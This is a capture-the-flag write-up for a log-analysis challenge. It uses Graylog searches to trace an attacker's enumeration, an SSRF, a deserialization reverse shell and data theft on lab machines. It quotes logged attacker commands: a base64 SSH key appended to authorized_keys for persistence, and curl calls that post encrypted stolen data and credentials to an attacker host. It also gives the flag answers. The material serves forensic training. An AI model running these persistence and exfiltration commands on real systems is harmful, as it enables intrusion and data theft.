
Logging Challenge - Writeup



After starting graylog, and logging in, we run the following searches to get the flags:


Part 1:

The first part is asking you to find evidence of enumeration by the attacker on elections-dev.


First we run the following query to look for 404 errors:

```
source: elections-dev AND message:"HTTP/1.1 \" 404"
```

Enumeration tools produce alot of these 404 responses and this will help us narrow down the Time Range. We see a huge spike in 404s:




Let's narrow down our search to that time window, and now look for requests with a 200 status code:



This returns only about 50 results.
Scroll down a bit:

The Version-ID in this request is the flag:




Part 2:

We are now looking the for the "hidden" username of the internal elections service.

The key to this part was identifying the SSRF in the /polling endpoint.

We see requests like these in the log:



Looking at the Host headers:
Host: 192.168.122.14:8000 - elections-dev
Host: 192.168.122.13:9000 - elections-internal
We can figure out that elections-dev is making requests to elections-internal at endpoint /api/v1/riding/polling (as seen the api param). This is likely vulnerable to SSRF (ie. the api param is set on the client-side)

We need to find instances where the attacker modifies the api param to fetch information from the internal elections service (which is password-protected)


Query:
`source: elections-dev AND message: "\"api\":"`

We can find instances of the “api” param being not “/api/v1/polling”

The config endpoint:

Evidence of the attacker enumerating users:

Click show surrounding messages:



Important:
We can also see that the attacker gets the credentials for the internal-elections service.


The second user:

Submit default-developer-account-2873 for pointtsssss.

Flag 3:

We are now looking for a local user on the elections-internal machine.

We switch our focus to source: elections-internal, looking at the traffic after the attacker exploits the SSRF vuln.



After alot of searching you will find these events:

The user gets a reverse shell by exploiting an insecure deserialization vuln in /upload:

Now we just need to find the rest of the commands executed by this user.
One such command is finger.


Submit richardrolles for pointssss

Part 4: Finding the name of the attacker.


All you have to do for this part is find other commands run on the machine by the attacker. You can look for events with a ppid of the python reverse shell, or tagged susp_shell.

We find this command being run:


```
["bash","-c","echo
c3NoLWVkMjU1MTkgQUFBQUMzTnphQzFsWkRJMU5URTVBQUFBSUpMMzV6UmJVWDR4Q1dhODFZSVczR3lUeE9MVG
JmOGxweHIyUHY3K1FKcHAgcmpvcmRhbkB2bWFpbC5jb20= | base64 -d >> ~/.ssh/authorized_keys"]
```



We then look for ssh login events, and events with the ppid of ssh




Following the trail of pids we can find all the commands executed by the user:




Put these 2 names together and you get Rico Jordan.
Submit this for pointsss.


Part 5:
This part is asking you to find a flag in the file exfiled from the elections-internal machine.

// To be redone, this has changed
Continue searching using the query from the previous part, you will find these events:






This didn’t appear in the logs, but the output of this command is piped to r.txt
Which is then encrypted:



And sent back to the attackers box:



Command:


```
["curl","-X","POST","-H","Content-type:
application/json","--cookie","Session=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.
eyJhdXRoIjp0cnVlLCJpYXQiOjE3NDkxNjE5NzYsImV4cCI6MTc0OTE2NTU3Nn0.XNUepmbYt4s
W_95A4VkTYOgin1JS757ooWDn_I_d13U","http://acs01.gateway.vv/log","--data","{
\"data\":
\"U2FsdGVkX183UhnSrLwIhtrPa+bjBSrDQIAnbXqPiCTy0s7lqe+h2wzH9mIACA+g9Qh3hYADX
xSN\nzfx3OyEllqJO2UCcyX1QvvL2R3/Qmzu2bCMJhiQx55p+zn2mfCK9TTDgyjIGUcb98cq+Ue
/kxxNa\nyxIBj7asGmCN60FdCZSmrV7qYEbY49U4eFHmstqF5VvlJnYApEJq0G/8GKKQeA7t8L0
Mi1dili8G\nuY2y6wM4FPUV/RoNlBVvgf6OZOLZb1qy4wQplH3hsm0xVJvWfox7lfoteb6+Z0nZ
```


```
qkne8EHtjUka\n/38eK/hTm/FkGv3ZzQPvWhqM4gqxWgD0MKmF3v5djlE/VXcKgP5nM46d3tb8qewTpeLwbIRWNezl\n9SimKFVz/n+EytNuXTLioN85ZoPs5CFr03tsjgzPMfjR46lcUheYyR9reGeEqhnhE5hR\"}"]
```

Take the data here and decrypt it using the password from openssl:

Go to the url in the decrypted message, and use the password from this command:

```
["curl","-d","username=R0gu3R1c0&password=6a51f1fe97bdebece7652842a0e2351e","-X","POST","http://acs01.gateway.vv/login"]
```


0.0g.gg/?9847246f9491bbff#GynLboaPUkuyY7ciwrSqfNAwB3Lj48j
New
Clone
Raw text
Save paste
Email
QR code
This document will expire in 25 days.
To copy paste press on the copy button or use the clipboard shortcut Ctrl + c / Cmd + c



Submit the flag shown here.